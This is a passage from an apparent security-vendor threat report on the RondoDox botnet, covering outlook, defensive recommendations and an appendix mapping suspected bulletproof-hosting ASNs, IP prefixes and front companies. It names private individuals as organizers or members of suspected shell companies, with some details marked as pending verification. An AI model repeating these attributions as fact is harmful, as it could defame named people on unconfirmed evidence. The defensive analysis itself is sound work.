| **Exfiltration** | **Data Transfer Size Limits (T1030)** | Uses bounded buffer/chunk-style transfers (e.g., 4KB-like limits) consistent with low-bandwidth or stealth constraints on IoT. |

# Future outlook

RondoDox illustrates a broader trend rather than a one-off anomaly. Several likely developments emerge from current activity and reporting:

### Newly disclosed CVEs will continue to be weaponized rapidly

Attackers actively monitor vulnerability disclosures across the entire ecosystem. Any newly published flaw—regardless of where it appears—can be abused as soon as it becomes public. Vendor advisories, community write-ups, academic papers, and proof-of-concept releases are all treated as signals to act. Once a vulnerability is disclosed, the race shifts from discovery to exploitation, with patch lag and exposure determining impact rather than exploit sophistication.

### Loader-as-a-service ecosystems are likely to expand

RondoDox demonstrates how flexible loaders decouple initial access from final payload delivery. This model allows multiple malware families to share the same exploitation infrastructure, lowering operational costs and enabling faster reuse across campaigns. Such ecosystems are attractive to financially motivated actors and are likely to proliferate.

### Enterprise applications are now firmly in scope

Exploitation of XWiki, alongside continued abuse of legacy web applications and middleware, signals a shift beyond traditional IoT targets. Server-side software with remote code execution flaws is increasingly treated the same way as edge devices—valued for compute, connectivity, and persistence rather than its role in the organization.

### Defender focus must shift from botnet names to access layers

Disrupting individual botnets is increasingly ineffective when loaders, exploits, and delivery infrastructure are shared. Detecting and blocking common loaders, exploit chains, downloaders, persistence methods, and C2 patterns can disrupt many current and future threats at once.

### Accumulated edge-device debt will continue to be exploited

RondoDox highlights how years of unpatched, abandoned, or poorly managed infrastructure can be rapidly operationalized. As long as these conditions persist, similar loader-based ecosystems will continue to emerge and evolve.

## Recommendations and mitigations

The following recommendations reflect baseline security best practices consistently highlighted across threat intelligence and incident response engagements. While not specific to RondoDox alone, these controls are effective in reducing attack surface, limiting exploitation opportunities, and improving detection, containment, and response during active intrusions.

### Keep Systems and Software Updated and Patched

RondoDox and similar campaigns rely heavily on the exploitation of known, unpatched vulnerabilities across internet-exposed systems. Organizations should ensure that operating systems, applications, network devices, and embedded platforms, especially those connected to the internet, are kept up to date with the latest security patches.

Where immediate patching is not feasible, such as for legacy or end-of-life systems. Organizations should apply compensating controls, including restricting external exposure, disabling vulnerable services, or placing affected assets behind network segmentation and access controls.

### Linux and Edge Device Hardening

Reduce exposure by disabling unnecessary services and management interfaces, applying timely firmware updates, and isolating systems that can no longer be patched. Internet-facing devices should be deployed with minimal required functionality and protected by restrictive network controls to limit exploitation and follow-on activity.

As a best-practice reference, organizations should also review and align with CISA guidance on edge and network device security hardening, which provides additional recommendations for reducing attack surface and improving resilience

### Credential Hygiene and MFA for Remote Administration

Enforce strong, unique credentials for device and platform administration and eliminate default passwords. Require multi-factor authentication (MFA) wherever supported, particularly for VPN access, administrative portals, and identity providers.

Where MFA is not available on a device, reduce exposure through restricted management access paths (e.g., VPN-only or management networks) and other compensating controls.

### Least Privilege and Restricted Administrative Paths

Apply least privilege across service accounts and administrative roles, and limit who can administer internet-facing and edge systems. Use dedicated management paths (jump hosts, management VLANs, or VPNs) and reduce the number of systems permitted to access management interfaces.

These controls limit lateral movement opportunities and simplify containment during incident response.

## Privileged access and admin interface auditing

Continuously audit and alert on administrative changes affecting internet-facing systems and management planes, including new admin users, credential changes, configuration updates, SSH key additions, and changes to startup or persistence mechanisms.

Maintaining clear ownership and accountability for managed systems enables faster response and more effective remediation during security incidents.

## Logging, asset visibility, and retention

Effective investigation requires consistent logging and accurate asset visibility. Ensure systems generate and forward key telemetry—such as authentication events, process execution, service starts, scheduled jobs, and network activity—to a centralized SIEM, with at least six months of retention.

Maintain an up-to-date asset inventory, including firmware versions and exposure status, to support faster triage, ownership identification, and scoping during incidents.

## Network segmentation

Implement network segmentation to separate externally accessible systems from internal enterprise resources. Restrict inter-segment communication to required services and protocols only, and review access controls regularly to ensure they remain aligned with operational needs.

Network segmentation limits lateral movement even if edge devices are compromised, reduces the impact of successful exploitation, and supports more effective containment during incident response activities.

## Network monitoring and NDR

Deploy Network Detection and Response (NDR) to identify command-and-control activity, lateral movement, and anomalous outbound communications that may not be visible through host-based telemetry. Prioritize detection of irregular beaconing, suspicious DNS activity, and connections to untrusted infrastructure, and integrate threat intelligence where available to support timely detection and response.

NDR platforms such as Guardsix NDR can support this by correlating network telemetry and highlighting suspicious communication patterns.

## Security Awareness and Social Engineering Defense

While RondoDox primarily exploits exposed vulnerabilities, loader-as-a-service operations often reuse the same infrastructure for phishing and user-initiated malware delivery. Organizations should maintain regular, role-based security awareness training focused on recognizing malicious attachments, cloud-hosted downloads, and prompts to execute scripts or enable macros.

Training should be paired with simple, one-click reporting mechanisms to ensure early visibility and rapid response by the security team.

## Egress Controls and Download Prevention

Implement egress filtering so systems that do not require outbound internet access cannot initiate it. For assets that must reach the internet, restrict outbound destinations and ports to known requirements and alert on unexpected outbound connections indicative of payload retrieval or command-and-control activity.

## Incident Response Plans

Maintain an incident response plan that accounts for environments with varying levels of host control, including enterprise-managed systems and edge or shared infrastructure. Response procedures should prioritize rapid containment, identification of the exploited access vector, and credential rotation for any accounts exposed during the incident window.

Where host-level control is available, affected systems should be isolated and validated before restoration. Where isolation is impractical, response efforts should shift to network- and service-level containment, such as restricting access or disabling affected services. Incident response plans should be regularly exercised to ensure teams can operate effectively under both models.

When activity originates from shared or bulletproof hosting, IP-based blocking is often ineffective due to rapid address rotation. In these cases, responders should focus on preventing re-exploitation of the targeted service and detecting recurring behavioral patterns rather than attempting to block individual source addresses.

# Appendix

## Sample analysis via Ghidra-MCP

Some more sample analysis report form Claude.

Malware Sample Analyzed

1. cf7577011ad07e30c8478a24be50e4f0bfa1b83e820751e9b2ab62c6946d1ccf: Analysis Report
2. c53c1790a9133621d8e6e4611e981d26a3b338ff2d4c2921960fedba9d96354e: Analysis Report
3. 496de56a5a0525f7e037b2a578fba020e9bfd3dd2e04df1a8d9e5c30936fdf64: Analysis Report
4. Comprehensive Analysis Report

## Infrastructure tracking

### BP hosting / CRAZYRDP-adjacent infrastructure

```
|
+-- AS401110 (Sovy Cloud Services) [Upstream Transit / Enabler]
|   +-- Role:
|   |   - Provides upstream transit and BGP enablement for downstream ASNs in
this constellation
|   +-- Downstream ASNs (reported linkage):
|       - AS401116 (Nybula LLC)
|       - AS401115 (EKABI LLC)
|       - AS401120 (Cheapy-Host / cheapy.host LLC)
|       - AS401109 (Zhongguancun LLC)
```

Continues →

```
+-- AS401120 (Cheapy-Host / cheapy.host LLC) [Primary Active Cluster ASN]
|   +-- Announced /24 examples (representative; non-exhaustive):
|   |   - 196.251.70.0/24
|   |   - 196.251.71.0/24
|   |   - 196.251.72.0/24
|   |   - 196.251.73.0/24
|   |   - 196.251.80.0/24
|   |   - 196.251.84.0/24
|   |   - 196.251.85.0/24
|   |   - 196.251.87.0/24
|   |   - 196.251.88.0/24
|   +-- Observed usage (VT/urlscan + scan artifacts; directionality is observed
hosting/serving):
|       - hosted customer domains
|       - RDP exposure / brute-force-adjacent services
|       - loader / staging endpoints used for exploitation and downloader
workflows
|       - non-big-tech hosting noise; evidence of rapid redeployment / churn
|
+-- AS401116 (Nybula LLC) [Downstream Malicious Hosting / Scanning]
|   +-- Announced /24 examples:
|   |   - 196.251.117.0/24 (historical adjacency noted in reporting)
|   +-- Observed usage (reporting + telemetry themes):
|       - high-volume scanning (Cisco ASA / VPN edge devices)
|       - Russian-themed phishing lures and credential theft pages
|       - VPS churn, DNS volatility / fast-flux patterns
|
+-- AS401115 (EKABI LLC) [Downstream Parallel Malicious Hosting]
|   +-- Announced /24 examples (historical references):
|   |   - 87.120.127.0/24 (also observed under other hosting contexts in later
snapshots)
|   +-- Observed usage:
|       - phishing / credential theft hosting
|       - exploitation-adjacent infrastructure
|
+-- AS401109 (Zhongguancun LLC) [Downstream Parallel Malicious ASN]
|   +-- Observed usage:
|       - Russian-leaning abuse patterns; naming assessed as a red herring
|       - listed in abuse-oriented blocklists per reporting (where applicable)
```

Continues →

```
+-- Historical / Legacy Context (non-central to current active operations)
    +-- Limenet LLC (historical BPH front; pre-Sovy dominance)
    +-- AS211252 (Delis LLC) [Legacy ASN]
    +-- CrazyRDP (service brand; historically seized infrastructure in NL per
reporting)
PARALLEL / ASSOCIATED INFRASTRUCTURE OUTSIDE THE 196.251.0.0/16 CORE
|
+-- AS270824 (ENX Services; Brazil)
|   +-- Observed prefix:
|       - 124.198.128.0/24
|   +-- Observed usage:
|       - RDP exposure / scan artifacts consistent with CrazyRDP-adjacent
targeting
|
+-- AS208220 (Offerhost Solutions Inc; Seychelles)
|   +-- Observed prefix:
|       - 87.120.127.0/24
|   +-- Observed usage:
|       - hosted domains; loader / staging infrastructure
|
+-- AS210848 (Telkom Internet LTD; Seychelles)
    +-- Observed prefix:
    31.43.191.0/24
```

## Observed usage

Loader/C2 adjacency; non-consumer hosting patterns

```
BP HOSTING / CRAZYRDP-ADJACENT INFRASTRUCTURE
======================================================

                   BP / CRAZYRDP Infrastructure Cluster
                   (Core 196.251.0.0/16 + parallel lanes)





     AS401110                    DOWNSTREAM                  PARALLEL LANES
Sovy Cloud Services            (Sovy-enabled)              (non-196.251 core)
Upstream transit / enabler     --------------              -------------------
------------------------      • AS401116 Nybula LLC       • AS270824 ENX Services (BR)
• BGP/transit backbone        • AS401115 EKABI LLC        • AS208220 Offerhost (SC)
  reported as key overlap     • AS401120 Cheapy-Host      • AS210848 Telkom Internet (SC)
• Enables reuse of            • AS401109 Zhongguancun
  downstream ASNs

Core Active ASN (recent dominance)
----------------------------------
AS401120  — Cheapy-Host / cheapy.host LLC
• Representative /24s in core cluster:
  196.251.70.0/24, 196.251.71.0/24, 196.251.72.0/24, 196.251.73.0/24,
  196.251.80.0/24, 196.251.84.0/24, 196.251.85.0/24, 196.251.87.0/24,
  196.251.88.0/24 (+ adjacent /24s)
• Observed usage patterns:
  - hosted customer domains
  - RDP exposure / brute-force-adjacent services
  - loader / staging endpoints (RondoDox-adjacent distribution and redirection patterns)
  - infrastructure churn: volatile TLS/certs, protocol signatures, and short-lived VPS nodes
  - DNS volatility: low TTL and multi-answer rotation consistent with fast-flux behaviors
```

Continues →

```
Downstream malicious hosting (as reported in Target Package)
-----------------------------------------------------------
AS401116 — Nybula LLC
• Roles: scanning, phishing hosting, exploitation-adjacent services
• Behaviors:
  - high-volume Cisco ASA / VPN recon sweeps
  - Russian-intelligence-themed phishing lures (reporting)
  - VPS churn and DNS fast-flux
AS401115 — EKABI LLC
• Roles: parallel malicious hosting lane (phishing / credential theft)
• Note: preserve as high-confidence malicious infrastructure in reporting
context;
  treat corporate state/jurisdiction details as pending verification.
AS401109 — Zhongguancun LLC
• Roles: parallel malicious ASN; naming assessed as misleading
• Behaviors: consistent with Sovy-downstream clusters; Russian-leaning abuse
patterns
Historical / Legacy (context only)
----------------------------------
• Limenet LLC: historical BPH front / reseller layer
• AS211252 — Delis LLC: legacy BPH front useful for pattern analysis
• CrazyRDP: service brand; historically seized nodes in NL (reporting)
FRONT / HOSTING COMPANIES (ABOVE THE ASNs)
=========================================
Nybula LLC (Alaska)
- Type: AK LLC
- Purpose: Webhosting services (NAICS 518210)
- Registered Agent: Registered Agents Inc (821 N St Ste 102, Anchorage, AK)
- Organizer: Registered Agents Inc
- 100% Member of record: Adnan Yousaf (at RA address)
Sovy Cloud Services LLC (South Dakota)
- Type: SD LLC
- Address: 25 First Ave SW Ste A, Watertown, SD
- Organizer: Robin Jones
- Role in constellation: upstream transit / enabling backbone (AS401110)
- Notes: downstream relationships are central analytic overlap
cheapy.host LLC (Virginia)
- Type: VA LLC
- Registered Agent: Registered Agents Inc
  2024: 4445 Corporation Ln Ste 264, Virginia Beach, VA
  2025: 8401 Mayland Dr Ste S, Richmond, VA
- Principal office: same as RA address at each step
- Organizer / signer: Robin Jones
```

Alright, so, the first thing you have to understand is that anytime you see “Registered Agent” of any flavor they are NOT in anyway that we’ve been able to find, connected to the actual criminal activites that we have been observing out of this nebula [Nybula] of sin. The American registered agents just serve as a legal proxy for businesses foreign and domestic to have their important documents shipped to as well as mundane corporate / business licensing type things handled. This does NOT make them a party to any misdeeds that their customers may commit. They are listed here as more of a backstop or “end of the road” as it were for us Threat Hunters. If we were Law Enforcement we could take it further, but we are not, so we won’t.

## Timeline: Evolution of BP hosting / CrazyRDP-adjacent infrastructure

### TL;DR -

The BP Hosting / CrazyRDP-adjacent infrastructure appears to have evolved from an early, multi-ASN configuration (AS401115/AS401116) into a consolidated core under AS401120 (cheapy.host LLC), followed by horizontal expansion into parallel hosting environments in Brazil and Seychelles. The current state reflects a stable core with diversified peripheral capacity, suggesting deliberate operational maturation rather than ad-hoc infrastructure churn.

### Phone 0: Legacy/precursor context

- Limenet LLC: historical BPH/reseller layer referenced in reporting as an older pivot.
- AS211252 (Delis LLC): legacy ASN used for patterning and historical linkage.
- CrazyRDP brand: treated as a service layer; reporting references seized nodes in NL.

### Phase 1: Multi-ASN downstream footprint emerges (historical)

- AS401115 (EKABI LLC) and AS401116 (Nybula LLC) appear in historical telemetry and reporting as malicious hosting/scanning lanes.
- Infrastructure behaviors described include phishing hosting, credential theft, and high-volume recon.

### Phase 2: Transit backbone identified as key overlap

- AS401110 (Sovy Cloud Services) is identified in reporting as the critical upstream overlap, enabling downstream ASNs:
- AS401116 Nybula
- AS401115 EKABI
- AS401120 Cheapy-Host
- AS401109 Zhongguancun
  - This relationship is treated as the structural binder of the constellation.

### Phase 3: Consolidation and dominance of core cluster under AS401120

- AS401120 (Cheapy-Host / cheapy.host LLC) becomes the primary active announcing ASN for the core 196.251.x.0/24 cluster in later snapshots.
- Behaviors remain consistent: scanning bursts, loader distribution/staging, and infrastructure churn.

### Phase 4: Parallel infrastructure lanes and jurisdictional diversity

- Activity patterns consistent with the cluster appear in additional hosting environments:
- AS270824 (ENX Services; Brazil) — 124.198.128.0/24
- AS208220 (Offerhost; Seychelles) — 87.120.127.0/24
- AS210848 (Telkom Internet; Seychelles) — 31.43.191.0/24
  • These parallel lanes increase resiliency and complicate static IOC strategies.

## Current state: Stabilized core + enabling backbone

- Analytical model emphasizes:
- Sovy (AS401110) as enabling transit backbone in reporting
- AS401120 as dominant recent core ASN
- EKABI/Nybula/Zhongguancun as downstream malicious ASNs
- legacy fronts (Limenet/Delis) for historical patterning only

## Company/infrastructure overview

**Overview (high level)**

- Sovy Cloud Services (AS401110) — upstream transit / enabling backbone (key overlap in reporting)
- Nybula LLC (AS401116) — malicious hosting/scanning lane (phishing + recon)
- EKABI LLC (AS401115) — parallel malicious hosting lane (credential theft)
- Cheapy-Host / cheapy.host LLC (AS401120) — dominant core ASN for 196.251.x cluster; disposable VPS + scanning
- Zhongguancun LLC (AS401109) — parallel malicious ASN; naming assessed as misleading
- Limenet LLC — historical BPH front (legacy)
- Delis LLC (AS211252) — legacy ASN for historical patterning
- CrazyRDP — service brand associated with BPH VPS/RDP offerings

**Parallel/associated hosting environment**

- ENX Services (AS270824; Brazil) — 124.198.128.0/24
- Offerhost Solutions Inc (AS208220; Seychelles) — 87.120.127.0/24
- Telkom Internet LTD (AS210848; Seychelles) — 31.43.191.0/24

**Detailed view**

1. Sovy Cloud Services (AS401110)
   - Jurisdiction: U.S. (reporting references Watertown, SD / ARIN contact context)
   - Role: upstream transit / enabling backbone
2. Nybula LLC (AS401116)
   - Jurisdiction: Alaska (OSINT)
   - Role: scanning + phishing hosting
   - Behaviors: Cisco ASA/VPN recon, Russian-themed lures, VPS churn
3. EKABI LLC (AS401115)
   - Jurisdiction: U.S.
   - Role: parallel malicious hosting lane
4. Cheapy-Host / cheapy.host LLC (AS401120)
   - Jurisdiction: Virginia (OSINT strongly indicates VA)
   - Role: disposable VPS provider; dominant core cluster
   - Associated prefixes: representative 196.251.70/71/72/73/80/84/85/87/88 /24s (non-exhaustive)
5. Zhongguancun LLC (AS401109)
   - Jurisdiction: U.S.
   - Role: parallel malicious ASN; Russian-leaning abuse patterns in reporting
6. Limenet LLC (legacy)
   - Role: historical BPH front; used for pattern analysis only
7. Delis LLC (AS211252)
   - Role: legacy ASN (historical BPH front)

## Infras relationship diagrams

```
A) Transit-overlap model
      +----------------------+
      |  AS401110  SOVY      |
      |  Upstream transit    |
      +----------+-----------+
                 |
   +-------------+-------------------------------+
   |             |               |              |
   v             v               v              v
AS401116     AS401115        AS401120        AS401109
Nybula       EKABI           Cheapy-Host     Zhongguancun
(scanning)   (phishing)      (core VPS)      (parallel ASN)

B) Core cluster model (representative)
AS401120 (Cheapy-Host)
  |
  +-- 196.251.70.0/24
  +-- 196.251.71.0/24
  +-- 196.251.72.0/24
  +-- 196.251.73.0/24
  +-- 196.251.80.0/24
  +-- 196.251.84.0/24
  +-- 196.251.85.0/24
  +-- 196.251.87.0/24
  +-- 196.251.88.0/24
```

As you can see there are a number of companies that are being used as front companies. It should be noted that these are suspected front/shell companies, but again there is ZERO evidence that the registered agents knew of or permitted any illegal or illicit activities.

The infrastructure is setup so that anything that is being served on it including the RondoDox core infrastructure can be moved at a moments notice. This is siginifcant because clearly RondoDox was designed to persist. It goes after routers and other low level hardware that is rarely monitored by really anyone. When was the lastime you flashed your cable modem / router?

We think it’s also important to take the same dataset and change the point of view from which you are looking at it. Let’s try taking a look at this dataset from the mindset of the corporate structure.

Observe →

## Core constellation (Sovy-enabled downstream)

```
1) Sovy Cloud Services LLC — AS401110
Role: Upstream transit / enabling backbone (routing overlap binding downstream
ASNs)
Jurisdiction: United States (South Dakota) — filings in workspace
BIC: VERY HIGH
MOP: MEDIUM-HIGH
RC (to downstream): HIGH

PeeringDB / Facility context:
  - Equinix HK2 - Hong Kong — Kwai Chung, Hong Kong
  - Equinix SG1 - Singapore — Singapore, Singapore
  - Equinix SG3 - Singapore — Singapore, Singapore
  - Linxdatacenter (Moscow) — Moscow, Russia
  - NewTelco Kiev — Kyiv, Ukraine

2) Nybula LLC — AS401116
Role: Malicious hosting / scanning lane (Sovy-enabled downstream)
Jurisdiction: United States (Alaska) — filings in workspace
BIC: VERY HIGH
MOP: HIGH
RC (to Sovy overlap): MEDIUM-HIGH

Prefix inventory (Hurricane Electric):
  - 196.251.114.0/24
  - 196.251.115.0/24
  - 196.251.116.0/24
  - 196.251.117.0/24
  - 196.251.118.0/24
  - 196.251.66.0/24

3) EKABI LLC — AS401115
Role: Parallel malicious hosting lane (Sovy-enabled downstream)
Jurisdiction: United States (Colorado) — SoS document in workspace
BIC: HIGH
MOP: HIGH
RC (to cluster): MEDIUM-HIGH
```

Continue →

```
4) Cheapy-Host LLC (cheapy.host) — AS401120
Role: Core VPS / disposable hosting lane (dominant in 196.251.0.0/16 focus)
Jurisdiction: United States (Virginia) — filings in workspace
BIC: VERY HIGH
MOP: VERY HIGH
RC (to cluster): HIGH (prefix + behavioral alignment)

Prefix inventory (Hurricane Electric):
  - 196.251.69.0/24
  - 196.251.70.0/24
  - 196.251.71.0/24
  - 196.251.72.0/24
  - 196.251.73.0/24
  - 196.251.80.0/24
  - 196.251.81.0/24
  - 196.251.83.0/24
  - 196.251.84.0/24
  - 196.251.85.0/24
  - 196.251.86.0/24
  - 196.251.87.0/24
  - 196.251.88.0/24

5) Zhongguancun LLC — AS401109
Role: Parallel malicious ASN (naming assessed as misleading; behavior aligns with
cluster)
Jurisdiction: United States (Minnesota) — SoS copy/paste in workspace
BIC: HIGH
MOP: HIGH
RC (to cluster): MEDIUM

Prefix inventory (HE snippet):
  - 196.251.92.0/24
```

So we can see that at the time of writing Cheapy was the primary hosting company which had the ASNs. You will notice that most of the blocks are announced in CIDR 24's, which means that changing up where and how a block is announced from is much easier. I also want to point out an interesting foot note. You can see that Sovy Cloud interchanges into several internet exchanges and this is where the companies come into play. You can't (as far as I know) just ask for an interchange or start annoucing ASNs. You have to be coupled into an exchange, and that is vetted to some degree.

The RondoDox botnet/MaaS/infra was and is designed to be a robust fault tolerant set of Shell Companies, ASNs, IP Blocks layed over an infrastructure of devices that by their very nature are not often updated/flashed or even checked for malicious traffic, let alone binaries.

The Dutch taking those 250 physical servers offline was a solid start no doubt, but we've got a long road ahead of us if we want to take out / take down this provider. It started with a timely take down, but continues in the grass. Check the logs you do not often check, and if that sounds like or is a daunting task, come to guardsix, we love logs!

guardsix

## Emerging threats protection report

Guardsix safeguards society in a digital world by helping customers and Managed Security Service Providers (MSSPs) detect cyberattacks. Combining reliable technology with a deep understanding of cybersecurity challenges, Guardsix makes security operations easier, giving organizations the freedom to progress.

Guardsix's SIEM and NDR technologies improve visibility and provide a multi-layered approach to cybersecurity that helps customers and MSSPs in Europe navigate the complex threat landscape.

Headquartered in Copenhagen, Denmark, Guardsix has a European foundation with a strong focus on data protection and cybersecurity regulations.

For more information, visit our website